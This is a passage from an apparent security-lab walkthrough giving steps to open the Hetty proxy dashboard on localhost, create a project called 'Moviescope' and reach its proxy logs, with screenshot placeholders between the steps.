
6. A browser window, in the address bar, type **http://localhost:8080** and press **Enter** to open Hetty dashboard.




7. In the Hetty dashboard, click **MANAGE PROJECTS** button.



8. **Projects** page appears, type **Project name** as **Moviescope** under **New Project** section and click + **CREATE & OPEN PROJECT** button.




9. You can observe that a new project name **Moviescope** has been created under **Manage projects** section with a status as **Active**.




10. Click **Proxy logs** icon (☰) from the left-pane.





